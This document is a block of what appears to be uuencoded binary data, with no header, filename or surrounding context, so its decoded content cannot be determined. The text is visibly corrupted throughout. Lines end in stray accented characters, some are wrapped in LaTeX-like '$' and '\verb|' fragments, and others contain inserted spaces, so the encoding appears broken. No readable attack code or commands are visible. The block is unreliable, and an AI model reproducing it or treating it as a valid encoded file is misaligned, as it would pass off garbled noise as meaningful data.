1KW.QBJ(E(5R=3<2Y)6$-$#=/7D0=E1#AR+^WM6]X.[((SO?D`B\3D)B\3D)B\3D)B\3D$ MOMEQXO"H'^Y'6_`691MDU\$.)I9)9GZ<KF4R(.8H=\$CVEFYYGY1>->-._\$UBQĐ MGTTXU:9M=G_.OMV9JJ3UN5C&.7A.TE'EO*=FH;1;Y>;\$*X.-/.=]_/F;P9I'Đ

M^Q*K*<N.9N\$^5(;+U'I3FPS_VD;S?<Y;6D:*[&E;/%S,3'P[0&%#Z2VPXH3D M9O)W?JXP\$7^\$?%^H0)9@KLQR8G>O8??\+NI/S=CNA%W+`I04MN?LA7+;>TE*Đ MY&%2C.UU5RJ*Q'!LT9<A19"+.0'Z%Q*2:_48S3;1Y!_&:V!KID\$:`=ZVM@L3Đ MIY,\)MJ>SVZW8U7KU:=\RK-^RJ,\9Q:D8Q_ZY9,]I<Q.9L.[#^=-X1)00\?/Ð $M' < PP[U > / '2M < 5Q; < W*2C - KO*4: .V \ 1Z10TN = #H$ %X " "XT, J '@20 < S /; 5LI > UÐ$ M]"?G"#6@9R[<,29I[GD_-O;E\$<ZYD)>)H;'AI7]BKWMA%18J!88*O[&7L[)RĐ MY'A-BH;R3'2F5W:^!7V[!-V^L,>5E(+"L%7((F4IC'RMWI!5X2(M5P:)+YM<Đ MY6. `6A9]>[B)_T2S*9\$>D@KS]0"S>;KIF3T\I1W#.!<=TL+YU&;3-,:WGMO=Đ M,\1":@N^CK0K8W:BO#M?=[')M&.60"G97.M4'?!!W&?GSK',PH\$9-?#4WF=HD MK]@E#OVH1F9[1N'.M,/=G%_B'3#H6Q8D([0SN:4OR7'C;8JRB*_AX!%N8^M,D MKTCW7-2.^O!VP&C)_Y%JR09*N>R:E9^IF:+)W7*CGMSPD]^JHV'/(>JA0FERĐ MZ4X68\4VZ^`QO?Q1R]Y.1DINYD@-`O30O_'/*YW5Y_8\LG`.FNP:@PLFNHA0Đ M?6")7A[IP]/"ZF4:NP9QT1=2=-:SO!WERI[Y\$47U-UYGY1F>IJ@Y.:_"SC")Đ MSAR^RMZFP8.:.A=\$M`T=;0Y/);S1OUSL,>BTY(8E`GK;>E">K6*7>3%/YP!8Đ M^VM#X9*P^7_9>C[A[BA?W+-5\(/!(N#)3K>WBP&><TSKZMGXG;7#)<*RSGG<Đ M/'WZW/#UM3O_^PRJ5S=W>H.5A;V%TT\$=JH.GXR0;K02V.W[##0'\$ZL++JOQ!Đ M@P/Q2EHM>3EKFF]XC^B2[&,HQ]?)]PZOVR*?MZ[Q#\$Z"U+;'BV74?OOB[PUBĐ ML9+DM[R?JSYG<Y[W73Z!BN3S"J.97^_8LC10[#8+)(X:_PF,0\$`</%P\6;*6Đ MBS3.74*%V-RWT(O:]GHG9DY8'I>'SRH*[Z'F\$,EV0\$XON]R7W[)4NBPR/??\$Đ M'T&\$FFQ.B'>\`*VG%VN-%1(\G=<=+IP\KY`L=YK<DEL^7O=ERN]K;TN'WF^6Đ $\verb|MS+^*| \#0ZYT.^RMJC90] \#P64ZHX(6\#0\#/AB!\$T\$@"Q/4WS+A+PGC70T\#F_,6,Ð) \#0ZYT.^RMJC90] \#P64ZHX(6\#0\#/AB!\T@"Q/4WS+A+PGC70T\#F_,6,Ð) \#0ZYT.^RMJC90] \#P64ZHX(6\#0\#/AB!T@"Q/4WS+A+PGC70T#F_,6,Ð) \#0ZYT.^RMJC90] \#P64ZHX(6\#0\#/AB!T@"Q/4WS+A+PGC70T#F_,6,Ð) \#0ZYT.^RMJC90] \#P64ZHX(6\#0\#/AB!T@"Q/4WS+A+PGC70T#F_,6,Ð) #0ZYT.^RMJC90] #P64ZHX(6#0#/AB!T@"Q/4WS+A+PGC70T#F_,6,Ð) #0ZYT.^RMJC90] #$ MD'71X#3K>0-.+JYJ&_%WUT>"_UZM"DYJBX[7SE3[?4(K37.I2\$_(97`=[VYYĐ MAW"IC3[X(J;CX>51(`M_D70.J^W7A\UG`_F8Q.>!3W+7X_-D<M>-X)MV1,ZPĐ M=6?GQ?1(8X6VU[07[?[GE=.MB_<.99J0)IM%,KP!_MO'9&K3YEM>>8_7+O\$PĐ M&B7MURN_#AUW/E(R.TWTRNV0C-LNNUFYUXM+'`)CG+RB[N;(C<P)2XGKZMZ#Ð $\label{eq:mby7} $$MBY7@KJB..BN)UV[$?])!=[!,][-8N^B3CSM9MV/9[H/I5NZCW>"5)^'*I]-D$$ MS]U):YGU`O.'MIBHKM<X7M/,3TA>JX='&0*7!X.L5\TD3]\$F[&LY*N5<ZWR%Đ M&TVBWO/)?GOYSR:Q2"F^^CPL]6>KGU`Z?RU&([3%ZIV4B<Y&0Z=+\P?W)4/AĐ MXFN?75SH?+9,IOF\W?(:F5"<T2URWJ453XWVO_N'=8P\4G)EX8'WT\".]H#OĐ M\$'BYONP(DA-B/1\9B&@F2D`TLS4*W_"1,C#?+>PQUM.&^\))<<EEL83N[K5%D M\G0K5`L'(!3Z^B9W,_'>-JNB_Q'\@WI%CXK)V?+XON@,&K(HF>U!5_N3L-.Đ MWA)5E4JI#A6YE+MS2U8Q"I*U-0YD=7V.<P,_6^>:>E1^^PVE:ML(KO??L8UPĐ $\texttt{MHH3:MU]50>69>6`6)@H+:Y+*[Z<&ABM*HMS,>=)\;04$4M_;>-H59VJ^>V9XD}$ $M_8]0'4M$/]?QP2D+OL;@O7IN?A#&\P?_^_\1WBD.TL),,,-,F.>(('Q/Y`N6Đ)$ $MC\&\#!0\$ _XMYTH?<6/*\$6?'TO'I`)4:/G=G\78U2Q?50[.!=86""&'GPB9=_(Đ MK9E\M)! `6/D[XF=`D+#I0*`.`NSZ,%F]L8OF#P6"K.V<;J#3/K;9L#:+;L]AD M(HDU1^0*<FEZ06C_KT59_!A0ABJ>12N`V_AQ:2L\$C-T1RPP/(052RY2JKO\$7D MMA\$JIWS'^*!-[G"7PZ<\$*9#X+>;XK[\YC>T<?6*8'B^D/N\$;A"+SD/X.K;,%D MNUC[?K!N\U@9Y>'%;],O*QO!QP(L449%NR>2??EVN,OI,O8V3ESG<]B'N]ZAÐ M9-Q[]D.-/0U*RIC:2^\$\MWD+8@IMI55E)3+PWBIW\$VPR4(59LJ1"8+\$I1H4AĐ MZ0%'"1;L=^#[.-J*FJ:6&?^A>4Y%@6C8Z B4,P<D;\$MBYB8\$[R/&RV+99/R"Đ $MVLJV91?[2[?S;805A+\\\\ *04K,L@PF"#'"T,C115D`+=%H0S+6P@4\\WQ1&UI+D$ M#`)M=(K7Z)K7*_?K9E8RN2/_T1"<Y67W?((VM8<>%L<13475W/".;W<_;0&>D M[A:L8TE*`7F_/NT%\$JVA@FKY7'_/)',_Y"?\$1%A_(*ZW*A&5[.AW2>M\$=.3Đ MGUQX87NVP2X*8IKO6.3(?/8>"90B%G"Z4BL9+`4>>Y@4/U[L3(/KT!GS=N(5Đ MYPY\$Z7\N#NS;[?:''1#AOO/F[%!4U]Y>+7I)H(GF-V9XLFE&AP=)2I@9YGXSĐ $M34B';E9.Q^{19}]$ 12@,L+@[=E=_0ZMGTI)['G]57PAP0"T-.9ZL3ZW4J/ZJ]Ð M#`C8(W/2!7E5()DY4EI;"\$NH7<K%H@+CHRA]Y/-J]3:3GN3MS]S:2+T\$5B-CĐ M;[4FZ\$JTV%N:;3ATBATB'G#E?FLZC#U,Z]A[BK^4-A+T<4B\@!NI7"R-O>,_Ð MOL\]4[MDAJR&MCX<O+B/9/*\;WEV3"9J9\I:[X&5AON&KPT.)Y.S3^^#!"MVD $\texttt{MSV, (9FTQ'^*XV(TGY'F.)^R_;R3-)H\backslash J0,O\#>NRZ!Y4V) = (QOX20Z7ZK65U-D) } \\$ MUJ>^-A"W(KXF'XP5AY.8((YU?^%1#8!AM*`?6NX,W6SPEGO7L9<T]8PC`V=VĐ M+\$211G_IF.CT4C3`,>0G),D6YVMNP%_S/H<V6DP3'F'EL@O`4/`A*FD@\$S%'D M=`*QL!)84JEWEA;JO',M[M>6][''D__AUR=<<C''0-C17'B6<_<JV#4@Q(60Đ $MFL\AD.8PZ$T[O(4R\,06=P=-3LP]T.R0\H";5$=M+$3Z-?8TN5"F\$7[+6W/D]$ M%<HK_'QROJ!%6G15>N5PYZ-\?K+!JO+3X_4W6WZ^]2\G,9V2?NK%Q5V'.%[\D $M!B_)47/)FKQ?$ 89L\$JZOLT& $'/]J(_/NX]W$ 8_5X3%[8SI]JG,M_BB\$EAYS4+EĐ MCEA?TD6ZXC"'B0WUAR@IF4HK`8^6279GKR@TRKK4\])CDY:/1)BGAD\$Y*M5<Đ $M[S";\&=G[@A5F<KKMON>J:VZX2GDNB0FUF8^$TT&T0740Q@>=E4/[<^(:]L-'D)$ MI+\$&J_R\$15R5%I;YN0IV"(J)U-;Z\^]]+5T%[^H^S#>D@UE[;#\EM4!*D:-;Đ

ME03^83DM\$[O)A,U:D!/&8Y.]S]?P)K7@A-,GTXY6:=RG&Y^F?\([_NR.AR8\$Đ MIMB?]C@C+=F!>/T<14Q<OSZ0;MTLXFZ*.6V\6D+G;:R)ZB%'.A(`0(L2N%/`Đ M_GLD<381'QGA&@AW4<O]3\F\$>PV*;RF9R+Q8_090EV@%=WT"*R4/%_[)'C\EĐ MRF=E,+(?7KWFZ-L#E`A>@VE7S4OYJ3L^/&5O\$0IL9N,G5CY\$7]%5JOH.9CKSÐ MN3?-]P7:7N(3GD0R\$.47X^=J9.:+&GPL;U""HO_RNOI9??U3[77_9E9Q27="Đ MJH4Z)]\2^A([+UNG)KN5A^BAJ(,]^^NN[L!CWI1TI4U+K>+4\'*N44\$-7JT5Đ ME.@D+#-J:CQYPPMZ\$M]C@:J]YR#KU Q#\$RLM]4WY84@CAV1/T9.9%5ZRYZFNĐ MG)?.`\$K#?T1KDOJ=H7TSFYJ:&=*:UCK=B?.P%Z+JP:SM('4*%!NKO`-]8H?SÐ MLSK5:-GM##"O<\$!1<;%X)^6QR94L(W%&[<R6_DN91R,-D1&BD\$:;R60/%`N&Đ $\texttt{M)JR8P} \texttt{CAK6G)3"!45J*T!=.B-B$RO^Q:_DII]EHKELW:"C^ABVV;4L1Y\setminus IKQD \texttt{ENCOMEDIATE COMMONDATION COMMONDATI$ MS3!`?B\$XG7L(C<_0QNAO0%2H4C'W.\$-5BM37Z!46^TQ:`X@>3V?BB\$]`0HV1Đ MTD!C_2-@&-_O#\[JX-LFDFO:=N`7>_*P_NX/8ZOOHVW-\$?#)32H"[ANK*YM;Đ $M1WO < NO +]02 + . + U8W / E6; Z#H^+1'EX6N) = :10,^]A6E / ELO5 = (*@[; `1D)$ MK6K4J)P7X:"@.9/31>0D=6HKR6'^6LO7^8>9_\$B.3;.WZ!M_W'\&>FF`S`OSĐ M[<#Z:-OU:;21=809+1[%(%DM#[2A"S[EK[_/@^W'.H\,/VTINOM_+:K:ORP!Đ MTU"W*1; \ \ K)OE7BEG-_0)(A^(>V(0=I\$HC!S.='\W2\EEE806S<U*?_AE9++D M]<]*M/ZH8'G[F%(+['IX,;[9C9FVK16`F:C/H*P*IF]D3R;#BBSQ5GE&2))]D $M[DJ; , \$4[F"!=Q^T5''19<07A?VN8\#\$'2Y<(GIDD\) _J0:CO_0_UDUND8.-Ð$ $M^{+}QZ9'J[\langle E2 \rangle / '5'Y4=B: \ \ '0V+89=K= \ \ 2.9Y3_^DK/)=);(;;E"PM"BL+KD$ M"[VE'4_T@U2)YAF!"BV^54&AR[U>8.T_1TD:Z1\]]];/U`DZ<\$[706&%/GQ@Đ $MGGO\#_QS$,; $^4:4_A@P3V[DC=/,.+@9,?1<.-E&9<XWB!DZO"FIAXL2&M,3+EKD=14.00"FIAXL3&M,3+EKD=14.00"FIAXL3&M,3+EKD=14.0$ M2")9T*KP+5],<\2_TJ?HQ2O"O>";\7MI1XG7-KN"^UM_C[NGIMC\$Y\$IK_@V[Đ MNJ[DG0N7%+KF2UFE12EQ&ISLO",K?,3>8(STG]=<I'SBEXBLTE#:[.\E5J5GD M510&!7YEU\$>B(-@Q_H'&E"FX@^G>)ZY[#V8G,YD>W]]Y!D,L1A,?+-[GAR2BĐ MP,>O\$=7^\$D1,3N`?\$+:4X>?UIS%FR>D;8A36.C*]L_PA_]D^O7^(...,WF[G&D M^C!;C-MZO=?J)<5EGO7:J'&O\$R&U_PY_IP*2\$"I8L2_]>XPW*LD?33^7__.*Đ MEH!9*'<@]Q#ZILRZ-L!@J,N0P7K-N^5A@CWE%+'3LQ)Q_V0Y<;.(I=]4H[D7Đ $M\$ ^9&SND/P#.5=P/4;:E94*1+\P,^@5BP7YO3^&5LJSY8<'#MA%L'I)>IY-NÐ MWGV?=-BZ8R4;^E\3,XE@MOK5.X,_6G]`\$:TZ9JF+:5R8T9<\6'BY;*P&\<P5D M(IHUM#[P:9B6\./_'?:-Z&<),B/"/K) \ 7%U"*,?8'W9KCW-9/7B.1*:XAL:DD M\$X1C=A+G*KX27&NG\%ZR@OR4^OM3%4BC)?G4-^&SJ.H7G`>!U\$W&Q"Z/J;">Đ M"M`"YAE!30*U07WS-146/-^]`\M)LIB])#C!9?)P:O_56E._`,)\ZC'G.4EMĐ M9=(EX?[;LL)Y(OJ5!](=PLKRCXI&GK%''T&2YM<QX89/K;\#F)/:I1-8S_X&Đ MOIB\0!9@S]'@\$TY58:#I9>KWR1.8N.B5ACEQ0_-5<*]_U=.-W`TU%/(2Q`*]D MM=?@G@_UW9VY=N:EB`@C4MP5@28.:9)TD6"'4E=A&YKS;W3<&,:7`\$:2.2'GD M<3+I_/6P8YO-?M8H_Z; `9;C@A3*JN79U*G'NMXVUNT)[5^'GS(-80Y<AC(14D M6L[_2'99`B/Y4B_;)?8(=\$L%#'8L>*NT%5;4WP=MF+U.*;X\$!8B9=XAH=G[GD MWUN1GQGP.DD7Y^R1_I<<H!0S@C!*+^I^^1\([R^0MP1%",32".O.E\$/M'NHIĐ M3H,<^)M)2/H"4**AOZ-(_C,GAHVT>A2QA8]WB0MXUS7>!/R6S`-D!.:@%P:YĐ M>#O(K*;P)(Z[\$;IYL#U^SVN.:,>XUO(8#@.S6#LNTFX?O*]0S-I-%E6UJB2]D M9VYJ+6Z8.>4JKUAM,K/>]HSX.#Z/BD(-A7]9D\$J:>K"K\%3UR*I%Z2K9S32@Đ MF<88=7V?Z1095C!2<"Z:R)EQP)B?;'9HC\$MXL*-!C#2Y<(4:%=L!TM&U:/> Đ MSYXN/LPGWN00?``)9UBHC@\I0\$%6I7TE^8KCK#SM=VA-5Q'*"WP4];.A^YIAĐ $MY9JS:K,L+GDZ[3%N%;7BJW!1:<IX.K,M\4!F?.V*PS@6@SUMY09/V]&M"!9'D$ $M''HR>(L4>N+K*^Q[+\#%S7N<\#5H\&^3.-2V0"KLC1RB$(4V>46ES;$G<+(>D)]$ MGNU4@NIM[CJ:OKI9N-\$>;\5FXN*\(8"T21-R@E-/O)0(!K1JU)SJ2KQ=>@"OĐ MG<11@V;BO\$,)9AA;PFH5\$??X=).@]B(O4=`;)K@UUVGN)%#(TPWV.OA7A5=.Đ M.Y4_H[W\$1\$,3<5*A70\Y/#!!O@(_^DRJ4X_J0V5XLS'6TEN?15Z9MSG%+-[Ð M; $UX>V'R]C"LLSK-#^$/^Z&6EJ:5-+9?WL; <math>H[O2S[B5F_V4OP]R:N*)+'8ND$ MP#SPK#(RV234G(5@,!%;3^.X:.%<07.)L*QP#ILLN/"@.GHL[^W2P]IDN;ZFÐ MJ6ERPMF?H\$3!^0KZAU'2_\$50[*^3\$]MFJUDPR@.ZBJ37-'U'Y4)6TUXSX_)HD M;16C\2YG):=#+MG@OXP5N\$</>)LORNY@S//\$9F:9+RK^Z`>W]/819KTC X=%D MWIJOYP_C\$6R@;J^[;,OO:,ZGXKE@=A*;X-8F&.18'-#<+\$*9B^XMC/-53*M'D $MF-K=(S8F6!U@2,0EF',2D)>>-2']V!/^4K_(6N(EWY+N)<=#>JG1>J+'(W<D)$ $MR(5Q)@; 2\?1S')R2U/J0UIV4H\10**<D*4S,T>H'&5RA/5##ZG6'LZ#A?G*.Ð$ $M97?"M)A8>L,"0IFG^*,:SEX][0/4?V<5?U.$CY#Q[Q-Y*=H:E)4U=T3Y._,?OÐ$ $M78J+Q9;6G8>1!C$JX`R)6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D"XG,[WJAD)6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D,[WJAD)6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4+*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9D]6XN[^=0$,K%973/BW(/4*_"(FY$)K9T_*(FY$)K$ $\verb|M]REH$`7R;C+"V+C'N8S@]R*P^O/UP]S\\"@N-5;,Q%\\?!W^TRO&%QJSDO>/.5D$ $M\#:ON\%J>T1/@.MY=)\%"S2Y+'9=,8Q=X5+7$5,7BC\#\&B-<J-IH@:W&`]_6<"TD$ M/RIO>(XG%;:>*2UN\22&R%1-ASJMH!/^*\9FJ\$L/WWGW]WT1S<5HI\4MSD`>D

ME\$C'/I<]BVMK.USQ9?%]>VC810)QX5^%*U4:I(H%@^IAWE]6<L\Y*\XI]P/LD M_Z@^)ZCO4GSUY.D<M%(J\$IXN-)F_D3W(\$N@ZIAH6"%[R*L+B-@U/@Z\$AYIUSĐ MQJ\/4YV3-@H2Z!-.I&NB'P;CN>.]L^(]\$NVXYURD9<P\9,_%SV\$G(U8Z"5Z/Đ M.X.'+<]\LEKS&\5<^_.P*=-(7\Q'1%\;3/!>?SPGUM'-TW;BBP</+,RQ.Y<OĐ MQE5_'DR4?"4WT]FO+&MY+WF(#P<<O(!Z0_II\$?]IT1)"OU<:EYY-YF;2#_%EĐ M>WYE:UX703(E.J6N>IVYQIP`GRQ&E%>!%%P,L^P)<,K8=W:<X@^B&NK!'[D"Đ MJRH* #B+E?*<W]] SJ3LIN]^@8S%]K%W.IS`*F@L>&F=RU(\$5+(G[G3&6.2ED $MG[=LEFSQ-,DXC$LM9YG;1&S.L,S@"J1VQG-DLA8,,H7&B8P_`_\R3A(@4B)\D$ M@']LHE@/QL)M_ZLM904=1UL;]0[!!L\<+FY%BF"R01U43(0F=@H41)10"I(OĐ M&QL()EA\$\1=.4#M>WS#'@_C%IRL"=<=>.!A@JO&&B:JP5+L*1@]2NWJ.>/EOÐ MZ6^ZLB"&(#^D^*'J?,Q%&Q[T)_@IPXL9H0>C?8;UUYK?[<_/KV7WQ2]@"BPGD MCN/@#@<]VZ6M/\E2-U>)KLD;9=2#2OTYG0O"FSL/K>#N^YP5G-A28L';.]-GĐ M*?=C=D3OA]?L<D14[#6#'Q(R#4@/(2KQ0R-0WBFY*]YFZOO)(EWFH/]A'VT3Đ M²F[?]?S97=FR&'OT2%L@2GQ)R%,03^F>YKQ&T(L;Z?.:O-&NE^{TI},Z30C(71Đ MGJ)L#?\$QMO'XHRW]V2VM]M`Q`0*T9N/'HG@N\=96GXNXBPT3-;\$<+0:!'\$6'Đ ML; I5\$AX7, 4LIXF.>; EDA0; 5>KT*5FULN_[1R]B#+E*K; X#_; VD) 10=Q`ZYMUÐ MQ7_^5K2/L9B<T[K@(,DF%?)M/:V"W^-[BN>K[!HL5W_P*;E('V_99,]Z>0CCĐ M.<17<9FX6+O4#F81.SME_1LS&Z(B97"(-A%5E\":9[F3*G#\T)XYQE.,'I!"Đ MC@\/F3-GFM"A"59_L'7_/IOXO9;F[.%,WL_-\Y&;=O>,RLH_UKY%CF"2DADDÐ $M1V_Y$#-A;E;=Y_0XI(]GZ+^L;!0?(S!&6[2*T-Z=;4"/X8MC/[!Q3YK@2T@!D])$ MU]BZT"(847JE:ZG@D8IYA.^G%/\$NEEM62:MY@^LOO"3<^5*/.'=Q\$,>*CA*6Đ $M*"<[_HY\^.)=(7GI4YD2KO[4$Q=*LI965KL+K-]5Z9M/_\Q9U$4$41+A$T=)D$ MU%O/\$+;2[!92DR\$EL^ON*''.04G4C(V[99!V'ES)+7\$NT7-@8^2/\.P5EIH*D $ML\C7_E$ %H3Z73/<O\$8IF[N]*G& $JK!),^(<79B6J3<math>H$ T0]+FWTM)E!= $W[V@_@N/D$ $MG4-70X<_"Y(L+G$-I]",IWVCLT6-S#XMJKN0[#JJ3:,=X)]'W_4(I(GS_&]D$ MEK2Q_AN3(H[IS\?\$#WLOFQ".X.*_A9SJ#:Y?Z[QV4WI1T5,V\$PX=RS_#\XBĐ M@W<ZJ_ZR1\$))'8/U>_*K?Y>KXO^F4@:2L!KRR#2.R.9C?>8580^NN=C%D^F7D M%?6N!?RA?W9E/')QK&]SZ2XE@@)TT\$AU`^6732.\$16Y9!=\$_4(P8W.O"_;\$FD M@AI'/FFHWHQ4O6QN\ZM5[%R!F8%X(L>%PWT0/TE!W&D5MH:"5Z!XR`_>YEUIÐ M=]Q^>^87<['/F?H(Y2Y%GD')4G++NG2=V&/G%IY?F_\<FRLHNJC1<X'^K=WRĐ MQ@>T/%9::84/BE<%>N5FO\$4J&C:EX4T*>0HS1?6,.5R/+<9TE-=-EPPSP=#SD MTNS2_Z5D9E4HE^GU0E"C%'7BGW)K:.:3Y)T5!N6E,V^97,[,K+ZQLYJF)."RĐ $\label{eq:mia-x116E'H(>_3.U:@M:$0<(_.?>>W['2%=YB*M(]0;F"XXO>-_^X7\5`4!\#D)]} % \label{eq:mia-x116E'H(>_3.U:@M:$0<(_.?>>W['2%=YB*M(]0;F"XXO>-_^X7\5`4!#D)]} % \label{eq:mia-x116E'H(>_3.U:@M:$0<(_.?>>W['2%=YB*M(]0;F"XXO>-_^X7\5`4!#D)]} % \label{eq:mia-x116E'H(>_3.U:@M:$0<(_.?>>W['2%=YB*M(]0;F"XXO>-_^X7\5`4!#D)]} % \label{eq:mia-x116E'H(>_3.U:@M:$0<(_..?>>W['2%=YB*M(]0;F"XXO>-_^X7\5`4!#D)]} % \label{eq:mia-x116E'H(>_3.U:@M:$0<(_..?>>W['10, M:$0)<(_...))} % \label{eq:mia-x116E'H()} % \label{eq:mia-x116E'H($ MOO#_:I@S"C\K41[YO.^<*^6V./^(Y9`!0`\=I4%!_/PWN/CPAT\@6??4N:1AĐ M7Q2BVUDC%FYSQ=B&9V7N5L!>&A?>Q3=FY6]\$HQD)F)<*CA:!P"_^W"T;=CAGD MDBH(BKR.\1/Z&T6G\$?[EXJAN1R1I*0KK\Y/*XC-!11J0+THD)L]:D7E6+]M@Đ M>PY!S9US1"0A./?0BSAF\5X')-PU/@*8_^7G!O4[0RM_BDF9.%XS0&H"CI%YD M%B,3<K0YR"0,<Q<RFHA</\$15"V3THH2@QNA9B%C]BVJ0140Q%9ZML2QG2F"KD $\texttt{M/Z_D:EN[+Z\$)} \land \texttt{NOOC} \land \texttt{W}; \& > 4 \land \texttt{35} \land \texttt{RM} \land , \land !; \& \land \texttt{17} + \texttt{IYC} \& ? \texttt{H?SG4APA1}? \texttt{TR}) \lor \texttt{D} \land \texttt{TR} \land \texttt{TR$ MN1[,ZE/H/MR2K?DHQWP4,"D/67X*%9LCY\$41>06GYA*UV\$?&([,%NNWS?)1"D MY5"(_4!C&'R1G*#(EX"<OU??U4V#5L0#YH#4604MCK#"BUQ,M,G(KNF(\$96HD M56V 2Q C,2+9S",PWP==:D;7!]=?8!,K,CN*G@?B JM'JJ%%QPFADYNB`"^#Đ $M;"OU^{[IV]P\# *\#*?S}@Z<>7@(P$EN>4JC[*P$S4921;TE"'D'%L8?9^<(Q]D$ M+B\P>*<!@__WX_4DLJ3`[8-7XN119KS!&(^=:\$6>I'#1^X"-OEGG'0YY"[YFD MH4D.]=UX_!N&!M+S@Y)G@SI%R\$*KB+K/'JK_IK(@?XB4&'C%G,V,EX)OK1B.Đ M0]14A-7L2-M-:N/,D+AEW%*:1/+`#,]:KMMYS>P@`;1,59:&AF)N7M3XO_QOĐ MU:M_^6W/6'ZX(H+,\$M\$?@-FHD^C1_+U2!/0?MDPZ)POQ[ZGBV2%_&`N1)078Đ MOWOQ9'_\Q0'`"V<>!76WW<28TA-CODU%ZO@>2@Q:"9Z[O!:SS"R<.A5E]GV)D M\$Z4IO!2Q4B_0(""NN)<)8RG_>_5X3)P_;"?T,.1UZ_OC7MK:18&#M^6#J<[&Đ $MX'#1@P*/Q2E\7!2:P/C.04U#?^42L1B72R#XV]^+"6`&\3G#*&.F!\E,8PVTD$ MKY<6+.QL:6YE2:!9+-=H5+!JV;3\$E!R[@XW^:S9%\@^N%XUX#!6G;4XX\5]3D M`TG;&9FG-K.YN'B)OVQUN.05BR!Z9EP;TL*D.E-KL,;Q/Z74,")_1%27=KGĐ M:"D[=17<:OF>BKB)]98#\$)T1:JKH_9,\$^>T%>+%%5+%3+'51`Y\AV1NU70FJD MXYC:Q3E(M7 - `A7S9X] `0:\$D8\$O9E?I[Z.\$JP39=K9%37%3E>XG[FT < KGVOĐ M;NT;*!LG#[V@>]SYS;-@8VY8_K^Z<`E,\$*4^Z.@WGZB&<U.:;NI&7L?^.3K9Đ MUQMYQF&>V29#9CZ8?W7?R5\<-;?%0WOQ[7RF4&J-S:T"GT9(S,-FA*6"CF:OĐ M9*_<"&7'RW3]@D:5G_QOC>0*I=EYX[N\V36UEDT%#65""D*D]=IOP>&9G>7ND $M^{'}$]'@[$\#_{i}$ JY97 H_{i} *3 H_{i} 'B(=KEUF!S<.9A%>I;/6.*<2#0M8I\\0\$J*P/Y?G[QDÐ $M#4+[['J>D>)VV\\@@FA\\<&1J+7TP,';V^:QO_7GAI#!R>/M^\3KLJ9?Y,09^D$ MNY>',7[.27YPPHQ%\)?\$!\UL%F)J_K\$K<3.5&5,CG*,EC*3N;%J9TB43SHZGĐ MIHE/">J7R\$F7#NFF*['F53Q.BSG0-']+J0'15FQ4&<\$FZR/M>5J>09KC-\L9D

M!@>Q0>VD\"=!0Y8ZL5_O[VF;+8NDA)<K8(*MS'C`&&P@^[^ZZQ]:?AS5EIB`Ð M]CEY52]JV7+R@Y7E6C72,WUI<L#;V:=U\$O:U.L^_8^)(@Z`9KQ8>.B0<-9\OĐ MFYA^']F?<C7RXE][N\/Y\$7..;8OP2)\-B229-F,.>7>Z6,8AIOD^C4_LL;RRÐ M,-BMOA+@A<\$+@A`)@_/_VT_XTX(BY,ZE"1E21B8:-(N>8^OD;<N&O57`&CJ,Đ M:IUS&^/-#PUK@G4-,J+8B#]C4JBDA)Q@?X\TB,]XOI\$V0=-J#>_T*=`YGJL)Đ MJN64MS%2U45\X_1Q/_^<QJWEZXH7&X@K19]MN1SJ?RNWA.[?M-]<PB:LJDV]D M;Y\QQJHVFZ=;;C:"/=9?\$)LZ;D;"#F!UFKT'A%C5B=:'P`)@I15D1GON\$"CMD MM6GOC2U*T?[8FJKIN!N*Q0UUG9=9_R`&U&B29H-&@L;_TOC=E4ALVE)M+S.PĐ M=(ZT;5V3'R=.#M>_?Z_5U)5WOG'298K]./@K[.%-D0:ZZ(\IHH^^XR?'7Z7DĐ M+TL:!K^7CV@I^KZ_4I6()^_QMOD';&<0XC)H\0KEOS=;\$>K6JEJG&.)]WG&ZÐ ${\tt MU:"CB8M(\backslash GGMIX6^'@Y>?1R=U\&R2\&6(\backslash Z*X05+\$>!A,L171A*\backslash @?V;,7\$TA9D)}$ M*2LW.`YI_\$2"6RJE-%ROSP5[6-YN;R>\$]+12!XK*F1-5"_2PVVR,S_1L>QZD MQ7^EFE<YP1GYVX;5\$V\MN#6+7+:>MYC8)!_J:\$<&-)/TV=`^VZ9IP.[@CY_RĐ M2E2(DQ&FLN_2_*0H05TE\$P%W5"1,:\N3!._!I1YVCU"4E>A8_1E7]/++F6,9Đ $M<S5=G.JW$Y,`'G')L4TZ//LJR;E`1&(0]`CF*AS+WY6FDVX),Z]A1_O[[W<-D]$ M=IK&12<EBH6L>A\3:+%^1!#`O@:4OP?J!-&2JQF!@2DX[W63QJZMVY5^<PGND M&!54B1**(XEM`7POUYC9(+7@(\GCBFTE#1\DVHT;NK*!7R7YUG`ORR'0UE1AD M5>])B/A?8KS*U\T-'*TZ/,IT;.BBUZDG_DJW'!-MXGTNS'H^\$N'>+'0X*NO`Đ M#)9KFRG%1\)?EHL?\I,O\$0"R](VHA@\VL:1!B\$TG)`WBYW^/"7.0"_=+U&A_Ð MKU?&'Z^JVDWOO[1`[0U1\$9IX\CTP\$]\W^R%N'A\$KWRL907YNY4GSSMCO[36XĐ MUR\T+5R>+<?;J*,S[UE\$>?>Q-)A6N9JK61"8VP;]O9VC'Y=?B]?EH"4/4QCWĐ $M*XMCFN4W%?=09X?0?WIDMBH]W(-[*'-<<,U&Z^Q`&XUHK92$\%H=;'R.("<#D)$ MFH8W'0"`?!43Y%?D_#I@M[?@+KKOX-);X.Y);'NC1UQ@6-SP51['OC.\(4\TĐ 